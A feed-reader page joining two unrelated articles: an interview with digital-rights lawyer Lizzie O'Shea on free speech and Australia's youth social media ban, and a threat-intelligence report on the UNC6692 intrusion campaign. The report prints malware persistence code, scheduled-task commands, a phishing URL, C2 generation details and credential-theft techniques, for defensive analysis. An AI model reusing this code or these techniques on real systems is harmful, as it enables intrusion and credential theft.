❌

Reading view

Speaking Freely: Lizzie O'Shea

Lizzie O’Shea is an Australian lawyer, author, and the founder and chair of Digital Rights Watch, which advocates for freedom, fairness, and fundamental rights in the digital age. She sits on the board of Blueprint for Free Speech, and in 2019 was named a Human Rights Hero by Access Now.

Interviewer: Jillian York

Jillian York: Hi, good morning, or rather, good evening for you.

Lizzie O’Shea: Hi Jillian, it's great to be here. 

JY: I'm going to start with asking a question that I try to kick off every interview with, which is, what does free speech or free expression mean to you?

LO: Yes, so Digital Rights Watch, which is the organization I founded and I chair, is focused on fundamental rights and freedoms in the online world. And so freedom of speech is obviously a big part of that. It's obviously a very vexed right, partly because of its heritage and interpretation in places like the United States, which sometimes sits in contrast culturally to other parts of the world. Certainly, if you ask Australians about it, they do not want to have a culture of free speech that looks like the United States. 

Australians understand that freedom of expression is a really important component of democracy. So one of my jobs is to make the claim that curtailing freedom of speech, including in online settings, can have a real impact on democracy. And I think that's fundamentally true, and you don't want to wait until it's too late to be able to make that argument, to ensure that the policies are in place to protect that freedom. So I think it's a really important freedom. It's got a vexed history and expression in the modern online world, but many people still instinctively understand that those in power see speech as something that is important to challenging their authority, and so it can be a really important place to fight back and protect democracy and other rights from being impacted by those who hold power at the moment.

JY: I want to ask you about your book. You're a critic of techno-utopianism. Your book, Future Histories, came out right before the pandemic, if I recall, and it looks to the past for lessons for our technological and cultural future. I really appreciated your take on Elon Musk. So I guess what I want to ask you about is two things. What, in your view, has changed since you wrote it?

LO: Yeah, that's a really interesting question. I must admit, I was thinking about it the other day whether some of what I wrote really holds up. And I think the fundamentals are still true, in the sense that I still believe that a lot of the discussions and debates we have about technology today are presented as fundamentally novel when they are very old, ancient discussions and debates about how power should be distributed through society, and how technology enables that kind of power distribution or works against it, right? So I feel like that fundamental analysis, whatever contribution to the field, is still valid, of course. In some ways though, those technical systems have become more opaque, like the artificial intelligence industry and how that's been built off the back of years of exploitation of personal information and centralization of power in technology companies. Those things have become more powerful and concentrated and difficult to understand—if you're not deep in the weeds—beyond an instinctive understanding that something's going a bit wrong, perhaps. 

So in some ways those trends have exacerbated things in ways that I think many other contributors, yourself included, have brought a really important set of analyses to these discussions. More generally, though, one of my fundamental understandings of how I frame some of these arguments is that there are two sources of power, right? Government power and corporate power that really shape how the online world is developing. And post-pandemic, there's a lot greater skepticism, criticism, and outright distrust of government authorities seeking to do work to protect people from some of those corporate excesses. Now that's obviously something that is much more part of American culture as opposed to European culture, and in Australia, we sit somewhere in between. But that skepticism and that mistrust of institutions, I don't know that that serves us well. I'm somebody who does treat with criticism policies put forward by government, because I think it's our job as civil society people, as people part of a social movement that want to have rights at the center of our society, to be critical of those in power and make sure that they're being held accountable. But that mistrust has fundamentally shifted how possible it is to do that in an effective way. And I think that poses real challenges for people who want to see government policy look different to how it is and how you can bring people into a sense of trust, investing in a democratic rights based society, rather than rejection and cynicism being the overriding, overriding kind of factor in how they shape their political arguments. Which is a real challenge, I think, for people like us who rely on some of that mistrust and skepticism in order to fuel the fire of some of these campaigns, but do want to see people still invested in democratic processes.

JY: Yeah, absolutely. So speaking of policies, you're in Australia, where the government's enacted some of the strictest social media laws for minors in the world, I would say. In one of our most recent interviews, which was with Jacob Mchangama, we talked about how the comparison of social media to Big Tobacco is spreading, and this idea that there's no utility in social media for minors, that it's a net harm. I'm curious what your thoughts are on that, and then we can dive into the more nitty gritty bits of the Australian law.

LO: I think that's a great place to start, because the overwhelming sense in how this policy was presented to the public in Australia is that this is a very dangerous place for young people to be, and that desperate times call for desperate measures. “We don't have time to fix these spaces. We need to just restrict access.” It's described as a delay. Many, including me, describe it as a ban for under 16 year olds. So what has been very interesting in this discussion is who's been left out of the conversation. And if you talk to young people—and there are many organizations working with young people—and you talk to them about what they use social media for, they often say that they wish adults understood that they used it for different reasons, or they're scared about different things than what adults think they might be scared of. And so that kind of fundamental failure of communication, which I suppose is not a surprise, when these people don't actually have the power to vote, have the power to do things a normal legal person would do, is somewhat unsurprising.

But when you're making policy about these people, that can be quite impactful, it can have very detrimental impacts. And if you take a human rights approach, that is your job to think about the negative impact on human rights, and what you're going to do about it, it's not really good enough. And this has been an experiment that Australia has led on, very much, looking for headlines, for a perception of boldness. Some of that claim is legitimate in the sense that they want to be seen to be taking action, and a lot of people feel very concerned that governments aren't prepared to take action against big tech companies. So, some of that is a valid feeling. But I think in this context, we lose so much when we don't actually listen to the people affected, and listen to the myriad ways in which they use social media. Some things they're concerned about, some things they find harmful, some things they're really sick of. But there's so many ways in which they use it to find a sense of community, to find a sense of empowerment, to talk to people they would never otherwise be able to access, sometimes because they're isolated, socially, geographically, whatever it may be, and it's so disappointing to me that that kind of part of the conversation was not had as we debated this particular policy.

JY:  So, what do you think some of the harms are for youth who can't access social media? What are young people losing out on? Who is harmed by these laws?

LO:  It's a great question. When we do a human rights analysis, we have to think about who's harmed by a particular policy, even if we think it's overall justified on a utilitarian ground, say it's better off for everyone overall who's harmed, is a really important question, and so much of that has been absent from this discussion. So it's not just me. It's like hundreds and hundreds of experts in Australia and organizations that represent many, many people, have provided commentary and input into this process and expressed many concerns about this policy, and there's a few different ways in which people are harmed. 

So the first thing, of course, is that if you require that age verification occur, you're engaging in a privacy violation for many people, there are cyber security risks with collecting that kind of information. There's deterrent effects and the like. Now that may not concern you, or you may think that's a justifiable kind of infringement on privacy rights, but I think that's worth mentioning. It is quite significant, especially in a world in which age verification doesn't tend to work very well on any measure. There are very serious cybersecurity risks that have been associated with age verification processes and the like. So it's certainly not nothing. The other set of people that are harmed are particularly vulnerable people. 

There's a variety of people who are still accessing social media. So it looks like about seven in ten of young people on the early data who had social media accounts are still accessing social media now. Now these are early figures, so there's a lot to be said for looking at how this works in a year's time, for example. But I think one of the interesting things to think about is when those people, young people, who are on still on social media—in breach of this ban or in defiance of this ban, however you want to put it—might need to engage in help seeking behavior, there may be a deterrent there, because they know that the law is they're not supposed to be accessing social media. So that is a selection of young people that we're particularly concerned about. And then, more generally, of course, there's a whole cohort of people who are particularly vulnerable. Maybe they're LGBTIQ, maybe they're in an isolated geographic area, far away from a city. Maybe they're experiencing harm at home and have no one to talk to about it. There's all sorts of ways in which young people use social media to manage their own challenges, harms, difficulties, and very effectively. They find people to talk to about their problems when other people may not be available to them. And that is an issue that is hard to map, right? We know that there's been an increase in calls to things like Kids Helpline, which does what it says on the tin. So those kinds of things have seen an increase. But I think that is something that is harder to map, but still very, very important, and may result in people going to other parts of the internet as well to seek help in different ways that might also not be very safe for them. 

More generally it's worth remembering that if platforms can say with some confidence, from a policy perspective, that young people are no longer on their platform, there is less incentive to design for them as well, which is another associated problem. Now, it remains unclear as to how platforms are dealing with that issue, especially in light of the most recent data, which suggests that a lot of young people remain on the platforms. But that's an issue. Do we then allow platforms to no longer design in a way that respects the autonomy of young people, the safety of them, their security and the like, because they have special needs and interests and all those sorts of things. So that's another problem. There's lots of operational problems. There's lots of conceptual ones. I don't think many of these have been considered or accounted for in the process.

JY: Absolutely, those are the same things that worry me as well. Okay, let's talk about the campaign. So what has the pushback to this, to the law, looked like, and what changes were you calling for?

LO: Well, if I can Jillian, what I might start with is where the push came from. Because I think that's quite instructive. One of the key sets of institutions that were pushing for this ban were mainstream news organizations, and we're learning a bit more about this over time, but the Murdoch press and other large news organizations in Australia—Australia has one of the most concentrated media environments in the world—were pushing for this ban. There was a petition run on one of their websites that was gathering tens of thousands of signatures. There were also others. Then there was a lot of advocacy towards specific kinds of political leaders in the country, and then a kind of competitive race to see who could be the most extreme in terms of putting forward a policy. But it's certainly the case that this very powerful set of actors in our democracy, at least, were a key driver of this campaign for a social media ban for young people. Now, I think there's a sense of moralism about it, a sense of desperation about it, tapping into genuine fears from parents, you know, and the like. And you know, The Anxious Generation, the book by Jonathan Haidt, has obviously been very influential with many people, but the research is still a bit unclear, right? About what this all means. And lots and lots of researchers will tell you that that book isn't making a reasonable argument based on the data that we have, right? So, it's a very febrile environment for this kind of discussion, and those kinds of institutional actors were incredibly important in getting this on the political agenda.

We then had an electoral campaign, definitely a vision that conservative politics would push for this. So labor politics, you know, center left politics pushed for it, and won the election, right? Not on this issue alone, but it was in that environment in which this policy was developed. There was a very small amount of time for submissions, for policy discussion about it. Initially, the government had said they weren't going to do it because they were concerned that the age verification technology wasn't up to scratch. That changed very, very quickly, and then the policy was introduced. I think it was in six days, some very small amount of time. So many different child rights organizations, academics, institutions, filed policy submissions to discuss this, did a lot of advocacy work, but the passage of time between the announcement of the proposal and the passage of the legislation was extremely short, and what followed has been a year of discussion around whether this was a good thing, a year of testing age verification technology, often finding it wanting, but setting up a set of of preferred providers that platforms could use in order to satisfy the legislative requirements. A lot of lobbying from platforms as to whether they're in or out. There was a big discussion about whether YouTube should be in or out. And a lot of back room dealing between relevant politicians and big tech companies. So the whole thing is very unseemly, and we're now in the world where it's been introduced, a lot of failure for it to actually operationalize now. Now, it may be that that changes over time, but that's quite telling, right? 

It's telling also because I don't think all parents particularly like this proposal either. It's very popular, but there's certainly a section of parents that are facilitating their children's continued access to social media. And I think that's interesting in itself. Part of what it is—something we were talking about actually earlier in our conversation—people don't like governments telling them how to parent their children. That has taken some very negative expressions in parts of the world, you know, resistance to things like the availability of medicine and treatment for kids who might be trans. But in this context, it's like, “I'm not going to let the government tell me that I can't let my kid on social media.” So, I don't think it's clarified much in the debate in terms of understanding how platforms behave towards young people, what they could do better, of which there's many things, and then how we get to the world in which children are able to be online but better protected. I'm not sure this proposal has contributed to that. It's really muddied the waters about what the government is capable of doing, what it should be doing, and what platforms, you know, what should be the process that platforms go through when thinking about designing for children.

JY: That's such a great answer. Thank you. And actually, that brings me to another question, which is so in your ideal world, taking this law, being able to throw it out the window if you want…What would you what would you want to see, not just from social media, but from from the platforms, from governments, both for the sake of youth, but also, you know, for all of us.

LO: I think that is the exact right question to be asking, and it's a good time that we've managed to talk now, because actually, in the interim, what's come out is at the first draft that we've got of a Children's Online Privacy Code. And to me, that is really revealing, because it is designed to apply to all services that might be accessed by children, like all online services, and it has a really kind of sophisticated understanding of what consent might look like, where you need help with getting consent, when it comes to parents or adults that are supportive in your life. And then at different ages that might look a bit different, like you might get notified if consent has been refused by your caregiver, for example, if you've wanted to do something. So there's a more sophisticated understanding of what consent looks like, and a range of different restrictions on when private, when personal information can be collected and used.

It's got things in it that I don't particularly like. I would like to see a prohibition on the commercial exploitation of children's personal information, because I don't think any targeted advertising is justified, for example. And I think that kind of measure of that commercial exploitation is hugely problematic. I think we have to think about what deletion looks like. I think you should have a right to deletion, for example. But you know, we also have to respect that children grow into young adults, that making decisions at 16 might look quite different to when they're three. So what you do with their personal information, how they carry that forward into their adult lives might be different depending on the age and so that kind of privacy reform actually is the fundamental thing. I’m sure your listeners don’t need reminding of this.

That is my favorite right. Because I think restricting access to personal information is a rights-respecting way to improve the online environment for everybody. And what I think is really interesting about this Children's Online Privacy Code that is still in draft form, is that all these things should be available to adults as well. Like adults in Australia don't have the right to deletion at the moment. We don't have a right to comprehensively know where our information has traveled and to delete it. You know, look, we have fewer rights than Californians, for example, certainly fewer rights than Europeans. What this code has highlighted is that, in fact, all people should be enjoying this kind of protection that comes from restricting access and use of personal information and giving people more control over that, because that personal information is the raw material of the business model, and it leads to a very loose approach to its collection and leads to many negative downstream consequences, I would argue, including business models that prioritize engagement, that prioritize and monetize polarizing, extremist content, mis- and disinformation.

I think we could have a real crack at trying to ameliorate some of these problems, or certainly reduce their impact, if we started that fundamental raw material that fuels the business model. So that, I think, is a really telling alternative that we're now considering as a society, and I like to think that people will come to an understanding that you can you can find ways to elevate improve the online world, particularly for young people, without restricting their access to that online world in a way that is empowering for them, rather than patronizing or infantilizing. 

JY: I completely agree, and I think it's funny that people often see privacy and expression at odds with each other, when actually I think privacy enhances expression.

LO: I think it makes spaces safer, makes people freer to be able to say what they think, but also to have those discussions in ways that are more meaningful, that can help find connections, even across divisions, rather than exploiting that division for profit, which is so much of the current business model.

JY: Are there any other things happening in Australia that EFF’s readers should know about?

LO: Well, we're about to go through the second tranche of our privacy reform. So we did engage in our first tranche of privacy reform. We have a Privacy Act that was passed in 1988 and hasn't been meaningfully updated in the decades since. So we got a few small changes, which included the enabling provision to allow a Children's Online Privacy Code to be developed, which is why we're getting the benefit of that now. But we're about to see a range of different privacy laws introduced. What the content is, of course, will be the subject of a lot of discussion and debate. We're going to argue for the right to deletion, the right to a private right of action for privacy harms, better processes for consent, and improved definitions of personal information to really bring Australia in line with lots of other similar jurisdictions around the world. And we're really keen to advance that for all the reasons that I just mentioned. 

The other big change that I think is coming is that, you know, which is perhaps more on topic for this conversation, is that we've had this online safety policy that is constantly being touted as the first in the world, and world leading and this and that, and it's really been a very flawed and vexed process working out how we could develop codes that were designed to govern how certain services were provided in the digital age, in line with safety expectations. There’s been a lot of focus on complaints and take down notices and things like that, there's obviously been that vexed litigation with Elon Musk, trying to get him to take down a particular video, and ultimately, the failure of our regulators to succeed on that front, I think, probably correctly, because giving a regulator in Australia the right to take down content from anywhere in the world seems to me a very concerning development, if that was allowed to proceed. So this history of online safety, it's been a big part of successive Australian governments’ identities. We're about to see the introduction of a digital duty of care. So that's certainly the stated position of government. What that looks like in practice, I think will be really interesting. 

I like the idea of a digital duty of care. I like the idea of a flexible, overarching concept. What the content is, though, will be really important. So what I would like to see is proactive disclosure of harm or risk of harm, and then actions taken by platforms to do it. So more onus on platforms to provide transparency about what they know about how their online spaces are being used and what might be harmful. I mean, there's a question around whether we'll see an introduction of a civil right, something similar following from the litigation that’s taken place in California and New Mexico, and that is going to be leading, really, multiple claims that are being made all around the country in the US, against companies like Meta and Google and other social media platforms. So I think there may be a flow-on effect from that, as in, it might turn into a civil right to sue for failure to meet the requirements of digital duty of care. But I'm really interested to hear from any of your listeners, or anyone who's working in this space about what the content should be of that digital duty of care, because there's obviously limits as well. Like it can be not rights-respecting, and we're interested in making sure that's not the case. And I think there's probably a range in which it could be more protective or less and working out how to do that—there are examples from around the world, but that's going to be something I reckon we could use help with that we want to get right and make use of that opportunity as best we can. 

The last thing I'll say, I suppose, is that our government is always looking for ways to deal with mis- and disinformation, and that comes with real risks of censorship. And so, I think there's a strong argument to focus on privacy reform, because it's a rights-respecting reform as an antidote to mis- and disinformation. Greater transparency on platforms—I think about how they prioritize content in your feed, for example, can be useful, or reporting on what content is really popular, like ad libraries. There's all sorts of ways in which we can introduce greater transparency, but I do worry that as governments around the world feel emboldened to do so, they might look for more ways to to remove content, to be more involved in content moderation policies that have the real potential to to become censorship if we're not careful. So that's the other abiding concern I've got about Australian policy at the moment.

JY: One of my big concerns now too, is all of these authoritarian governments watching Australia, watching the UK, and enacting laws that are modeled on, but much more severe than than the ones in those places? Do you share that concern? 

LO:  Yeah. I mean, the other way in which it's come about in Australia, certainly like anti-doxxing laws, which, at the moment, we've got laws on our books that came about attached to a privacy reform. I'm hesitant to say it's a privacy reform, because it's not, but it's very egregious. It's a criminal offense to disclose basic details about someone online, if it's done with a set of intents and the like, about their particular status as a group, and that, I think you could drive a truck through in terms of how you could interpret it, right? There's such a wide variance, and bringing a proceeding against someone like prosecuting them for that is such a life altering experience. And I think if governments did want to focus on particular activists. And I'm particularly thinking of, you know, the way it was framed was certainly around the the discussion and debate about the genocide unfolding in Gaza. Like, I think, particularly about that movement, they're very vulnerable to crackdowns by government for speech that is perceived to be unacceptable by government. 

And I'm not even trying to debate it. I think there's certainly antisemitic commentary occurring in Australia, and indeed, there have been some people, like genuine Nazis arrested, which, you know is, is a different kettle of fish. But I think progressive movements, not just the defense of Palestine movement, but lots of other progressive movements are a particular risk of those kinds of laws. But I think mis- and disinformation is the other vehicle. So we have to be very careful about giving platforms, giving regulators both the mandate and then the authority to police content based on particular criteria. And often what they talk about, or they talked about in proposals that have now died in Australia, were things like public health issues. So, you know, that's a particular consent that drives a lot of people who are very concerned about the years of Covid up the wall. So it inspires a lot of reaction to it. But I think there's lots of ways in which undermining political stability is put forward as a proposal, as a justification for removing content. That's just so broad that I think you could really start to see censorship. It's just not good enough. I just don't think we can tolerate those kinds of proposals. I like to think that's not the case in Australia, but I just think there's a tendency among governments now to see this as an opportunity. It's an anxiety lots people have about mis- and disinformation, and so they draw on that as a mandate to act. And I think we should be very cautious about those proposals.

JY: Definitely. Okay, I’m going to ask the final question that I ask everyone. Who is your free speech or free expression hero? Or someone from history, or even someone personal who has influenced you?

LO: There’s a chapter in my book where I talk about the Paris Commune, which happened a long time ago, but I still think it’s a really interesting experiment in applied democracy. This is when a bunch of communauts took over Paris and started doing things differently in a variety of different ways. Gustave Coubert is this artist who’s leading the artist collective during this time, and I always found him entertaining because he would paint things that weren’t expected. So, often, nudes that were considered quite scandalous because they were everyday women who weren’t angelic or Madonna-esque in their style, but he’s got a very famous painting of female genitalia—

JY: Yes! Facebook took it down! [laughs]

LO: Exactly. It’s always been a very confrontational image. People find it sexist sometimes, because they think it’s very pornographic. I understood it differently. It’s called “The Origin of the World,” so I sort of see it as a force of giving life. Interpret however you like, the point is that Facebook couldn’t tolerate it and took it down. There’s a nice little bit of litigation where a schoolteacher had a page where he was teaching people that art, and Facebook could just not tolerate this art. In my mind, it was so telling that a communaut from hundreds of years before was basically revealing, as an expert troll almost, how conservatives—someone like Mark Zuckerberg—view, and how he shapes these platforms. And how they subtly reshape what we think is appropriate, what we think is free, what we think is within the realms of good society. And that you really do need artists telling you that that might not be true, and they’re some of the most effective actors at revealing that about those who hold power, like reshaping our understanding about what acceptable debate is, and how we can show power to be exercised in our online world, where in other circumstances it might be quite okay.

I love that story, and I love the communauts. There’s a lot of beautiful writing about them, there’s a beautiful book called Communal Luxury where they talk about all the different ways in which they were trying to reimagine their society and do it collectively, from things like having the first union of women but also having the design of clothes and furniture look different. I want to see a world in which people take that power in both the micro and macro and start to reshape their society in really creative ways. And I feel like digital technology has the real capability of allowing that to occur and I want to revive that sense of concrete democracy rather than just delegated democracy or deferred representative democracy where you tell someone else what you want but don’t have a say in a lot of decisions. And so, that really grassroots idea of democracy is something, and I think we’re in a world in which that could really occur with the assistance of digital technology. It’s a matter of working out how to bring it into being. And that’s what I see this movement as doing. People with digital rights as being their primary concern are trying to recreate that world so that there’s more communal, collective spaces for discussing what the future should look like.

  •  

Snow Flurries: How UNC6692 Employed Social Engineering to Deploy a Custom Malware Suite

Written by: JP Glab, Tufail Ahmed, Josh Kelley, Muhammad Umair


Introduction 

Google Threat Intelligence Group (GTIG) identified a multistage intrusion campaign by a newly tracked threat group, UNC6692, that leveraged persistent social engineering, a custom modular malware suite, and deft pivoting inside the victim’s environment to achieve deep network penetration. 

As with many other intrusions in recent years, UNC6692 relied heavily on impersonating IT helpdesk employees, convincing their victim to accept a Microsoft Teams chat invitation from an account outside their organization. The UNC6692 campaign demonstrates an interesting evolution in tactics, particularly the use of social engineering, custom malware, and a malicious browser extension, playing on the victim’s inherent trust in several different enterprise software providers. 

Threat Details

In late December 2025, UNC6692 conducted a large email campaign designed to overwhelm the target with messages, creating a sense of urgency and distraction. Following this, the attacker sent a phishing message via Microsoft Teams, posing as helpdesk personnel offering assistance with the email volume.

Infection Chain

The victim was contacted through Microsoft Teams and was prompted to click a link to install a local patch that prevents email spamming. Once clicked, the user’s browser opened an HTML page and ultimately downloaded a renamed AutoHotKey binary and an AutoHotkey script, sharing the same name, from a threat actor-controlled AWS S3 bucket.

"url": "https://service-page-25144-30466-outlook.s3.us-west-2.amazonaws.com/update.html?email=<redacted>.com",
"description": "Microsoft Spam Filter Updates | Install the local patch to protect your account from email spamming",

Figure 1: Snippet from MS Team Logs

If the AutoHotkey binary is named the same as a script file in its current directory, AutoHotkey will automatically run the script with no additional command line arguments. Evidence of AutoHotKey execution was recorded immediately following the downloads resulting in initial reconnaissance commands and the installation of SNOWBELT, a malicious Chromium browser extension (not distributed through the Chrome Web Store). Mandiant was unable to recover the initial AutoHotKey script. 

The persistence of SNOWBELT was established in multiple ways. First, a shortcut to an AutoHotKey script was added to the Windows Startup folder, which verified SNOWBELT was running and that a Scheduled Task was present.

if !CheckHeadlessEdge(){
   try{
      taskService:=ComObject("Schedule.Service")
      taskService.Connect()
      rootFolder:=taskService.GetFolder("\")
      if FindAndRunTask(rootFolder){
         Sleep 10000
         if CheckHeadlessEdge(){
         ExitApp
         }
      }
   }
   Run 'cmd /c start "" "C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --user-data-dir="%LOCALAPPDATA%\Microsoft\Edge\System Data" --headless=new --load-extension="%LOCALAPPDATA%\Microsoft\Edge\Extension Data\SysEvents" --no-first-run',,"Hide"
}
ExitApp

Figure 2: Snippet from AutoHotKey script to verify SNOWBELT was running and to start it if not

Second, two additional scheduled tasks were installed. One task to start a windowless Microsoft Edge process that loads the SNOWBELT extension and another to identify and terminate Microsoft Edge processes that do not have CoreUIComponents.dll loaded.

<Exec>
    <Command>
        "C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe"
    </Command>
    <Arguments>
       --user-data-dir="C:\Users\<redacted>\AppData\Local\Microsoft\Edge\System Data"  
       --no-first-run   
       --load-extension="C:\Users\<redacted>\AppData\Local\Microsoft\Edge\Extension Data\SysEvents"   
       --headless=new --disable-sync
    </Arguments>
</Exec>

Figure 3: Snippet from the scheduled task to start the SNOWBELT extension windowless Microsoft Edge

Microsoft Edge processes without CoreUIComponents.dll are typically headless. The threat actor uses this command to essentially “clean up” headless Edge processes that execute their malware.

<Exec>
    <Command>cmd</Command>
    <Arguments>
    /c "for /f "tokens=2" %p in ('tasklist /M SHELL32.dll ^| findstr "msedge.exe"') do @(tasklist /M CoreUIComponents.dll | findstr "%p" >nul || taskkill /F /PID %p)"
    </Arguments>
</Exec>

Figure 4: Snippet from the scheduled task to check for CoreUIComponents.dll

Using the SNOWBELT extension, UNC6692 downloaded additional files including SNOWGLAZE, SNOWBASIN, AutoHotkey scripts, and a ZIP archive containing a portable Python executable and required libraries.

Internal Recon and Lateral Movement

After gaining initial access, process execution telemetry recorded UNC6692 using a Python script to scan the local network for ports 135, 445, and 3389. Following internal port scanning, the threat actor established a Sysinternals PsExec session to the victims system via the SNOWGLAZE tunnel, and executed commands to enumerate local administrator accounts. Using the local administrator account, the threat actor initiated an RDP session via the SNOWGLAZE tunnel from the victim system to a backup server. Though not directly observed, the threat actor may have acquired the local administrator accounts credentials via multiple attack paths such as authenticated Server Message Block (SMB) share enumeration.

Escalate Privileges

After gaining access to the backup server the threat actor utilized the local administrator account to extract the system's LSASS process memory with Windows Task Manager. Microsoft Windows Local Security Authority Subsystem Service (LSASS) process lsass.exe enforces security policy and contains usernames, passwords and hashes for accounts that have accessed the system. After extracting the process memory, UNC6692 exfiltrated it via LimeWire. With the process memory out of the victim environment UNC6692 is able to use offensive security tools to extract the credentials while not having to worry about being detected. 

Complete Mission

Now armed with the password hashes of elevated users, UNC6692 used Pass-The-Hash to move laterally to the network's domain controllers. Pass-The-Hash is a common technique used by threat actors where the NTLM hash is passed to another system, instead of providing the account password, allowing for authentication via NTLM. Once authenticated to the Domain Controller, the threat actor opened Microsoft Edge, and downloaded a ZIP archive containing FTK Imager to the Domain Administrator’s \Downloads folder. The threat actor executed FTK Imager and mounted the local storage drive. Subsequently, FTK Imager wrote the Active Directory database file (NTDS.dit), Security Account Manager (SAM) , SYSTEM, and SECURITY registry hives to the \Downloads folder. The extracted files were then exfiltrated from the network via LimeWire. Finally, EDR telemetry logged the threat actor performing screen captures on the Domain Controllers, specifically targeting in-focus instances of Microsoft Edge and FTK Imager.

UNC6692 attack lifecycle

Figure 5: UNC6692 attack lifecycle

THE SNOW Ecosystem

Phishing Landing Page

The original phishing link (https://service-page-25144-30466-outlook.s3.us-west-2.amazonaws.com/update.html?email=<redacted>.com) delivered via Microsoft Teams directs the victim to a landing page masquerading as a "Mailbox Repair Utility." This interface is designed to elicit user engagement through various on-screen buttons.

The landing page masquerading as an official "Mailbox Repair and Sync Utility v2.1.5."

Figure 6: The landing page masquerading as an official "Mailbox Repair and Sync Utility v2.1.5."

Phase 1: Environment Enforcement and Anti-Analysis

The attacker used a gatekeeper script designed to ensure the payload is delivered only to intended targets while evading automated security sandboxes. Upon loading, the landing page executes an init() function that inspects the URL for a mandatory ?email= parameter. If this parameter is absent, the page immediately redirects to about:blank. 

The script also checks the victim’s browser. If the user is not using Microsoft Edge, the page displays a persistent overlay warning. This forces the user to click an "Open in Edge" button, which triggers the microsoft-edge: URI scheme. This ensures the victim is moved from potentially secure mobile or third-party browser environments into a specific workspace where the attacker’s exploits are most effective.

Phase 2: Credential Harvesting via Social Engineering

Once the environment is established, the page presents a professional-looking "Configuration Management Panel" masquerading as an official "Mailbox Repair and Sync Utility." The primary hook is a "Health Check" button that, when clicked, triggers an "Authentication Required" modal.

The harvesting script, handleAuthFormSubmit, employs a "double-entry" psychological trick. It is programmed to reject the first and second password attempt as incorrect. This serves two functions: it reinforces the user’s belief that the system is legitimate and performs real-time validation, and it ensures that the attacker captures the password twice, significantly reducing the risk of a typo in the stolen data. A screenshot of authentication is shown in Figure 7, and the email supplied is entered by default.

The credential harvesting prompt triggered by the "Health Check" button

Figure 7: The credential harvesting prompt triggered by the "Health Check" button

Phase 3: Data Exfiltration and Distraction Sequences

Upon successful submission, the script executes an asynchronous PUT request using AWS URLs. The validated credentials and metadata are uploaded directly to an attacker-controlled Amazon S3 bucket (e.g., service-page-18968-2419-outlook.s3.us-west-2.amazonaws.com), which have since been taken down. These buckets serve as the command and control (C2) infrastructure and represent critical indicators of compromise (IOCs).

To mask this background activity and prevent user suspicion, the script initiates a startProgressBar function. This displays a scripted distraction sequence featuring fake technical tasks such as "Parsing configuration data" and "Checking mailbox integrity." This manipulation keeps the victim engaged until the data transfer is complete.

A scripted distraction sequence used to mask the background exfiltration of stolen data

Figure 8: A scripted distraction sequence used to mask the background exfiltration of stolen data

Phase 4: Malware Staging and Endpoint Foothold

The final stage involves the delivery of secondary malicious payloads referenced within the CONFIG object of the script. While the progress bar runs, the site is prepared to deliver files seen in Table 1.

Button Clicked

File Downloaded

Type / Risk

Profile 1.3

Protected.ahk

AutoHotKey Script: Not found during the investigation, but suspected to install SNOWBELT.

Profile B5

profileB5.txt

Likely a configuration file for the malware.

Component Verification

RegSrvc.exe

AutoHotKey Executable: Masquerading as a "Registration Service."

Health Check

N/A

Prompts the user to input email credentials. Exfiltrates the credentials to Amazon S3 bucket.

Table 1: Buttons on the landing page

By the time the user receives a "Configuration completed successfully" message, the attacker has secured the credentials and potentially established a persistent foothold on the endpoint using these staged files.

The SNOW malware ecosystem, attributed to the threat cluster UNC6692, operates as a modular ecosystem comprising three primary components: SNOWBELT, SNOWGLAZE, and SNOWBASIN. Rather than functioning as isolated tools, these components form a coordinated pipeline that facilitates an attacker's journey from initial browser-based access to the internal network of the organization.

The SNOW ecosystem

Figure 9: The SNOW ecosystem

1.SNOWBELT (Browser Extension)

SNOWBELT serves as the initial foothold and the primary "eyes" of the operation. It is a JavaScript-based backdoor delivered as a Chromium browser extension, often masquerading under names like "MS Heartbeat" or "System Heartbeat".  Rather than being available through the Chrome Web Store, the extension is deployed through social engineering tactics.

  • Role: It is designed to intercept commands and send them to SNOWBASIN for execution . It maintains persistence via the browser's extension registration system and uses Service Worker Alarms and Keep-Alive Tab Injection (via helper.html) to ensure it remains active whenever the browser is running.

  • Functionality: By relaying commands from the threat actor to SNOWBASIN, SNOWBELT provides authenticated access to the environment. This allows the attacker to move laterally and escalate privileges without the need for constant re-authentication.

2.SNOWGLAZE (Python Tunneler)

Once a foothold is established, SNOWGLAZE is deployed to manage the logistics of external communication. SNOWGLAZE is a Python-based tunneler that can operate in both Windows and Linux environments.

  • Role: Its primary function is to create a secure, authenticated WebSocket tunnel between the victim's internal network and the attacker's command-and-control (C2) infrastructure, such as a Heroku subdomain. It facilitates SOCKS proxy operations, allowing arbitrary TCP traffic to be routed through the infected host.

  • Functionality: SNOWGLAZE masks malicious traffic by wrapping data in JSON objects and Base64 encoding it for transfer via WebSockets. This makes the activity appear as standard encrypted web traffic. When attackers wish to interact with backdoors like SNOWBASIN or exfiltrate staged data, traffic is routed through this established tunnel.

3.SNOWBASIN (Python Bindshell)

While SNOWBELT monitors the user and SNOWGLAZE bridges the network gap, SNOWBASIN provides the functional interactive control over the infected system.

  • Role: It acts as a persistent backdoor that operates as a local HTTP server (typically listening on port 8000). It enables remote command execution via cmd.exe or powershell.exe, screenshot capture, and data staging for exfiltration.

  • Functionality: This component is where active reconnaissance and mission completion occur. Attacker commands (such as whoami or net user) are sent through the SNOWGLAZE tunnel, intercepted by the SNOWBELT extension, and then proxied to the SNOWBASIN local server via HTTP POST requests. SNOWBASIN executes these commands and relays the results back through the same pipeline to the attacker.

Malware Analysis 

SNOWBELT

SNOWBELT is a JavaScript-based backdoor implemented as a Chromium browser extension. Its lifecycle begins with the execution of the background.js Service Worker upon installation, which leverages the browser's extension registration system for persistence. To ensure continuous operation while the browser is active, the malware utilizes Service Worker Alarms (agent-heartbeat) and Keep-Alive Tab Injection (helper.html).

Upon initialization, the malware generates a unique identity using the prefix fp-sw- followed by a UUID. It then employs a time-based DGA to calculate C2 URLs. Using a hard-coded seed value (691f7258f212fa8908a8bf06bcf9e027d2177276e13e10ff56bd434ff3755cc4), it generates a registry URL for an S3 bucket within 30-minute time slots. These URLs follow a specific structural pattern:

  • https://[a-f0-9]{24}-[0-9]{6,7}-{0-9}{1}.s3.us-east-2.amazonaws[.]com

The manifest retrieved from this registry is decrypted via AES-GCM using a key derived from SHA256(SEED + "|" + timeslot).

For low-latency C2, SNOWBELT registers with the browser's Push Notification service. This is achieved using a hard-coded VAPID Public Key:

BJkWCT45mL0uvV3AssRaq9Gn7iE2N7Lx38ZmWDFCjwhz0zv0QSVhKuZBLTTgAijB12cgzMzqyiJZr5tokRzSJu0

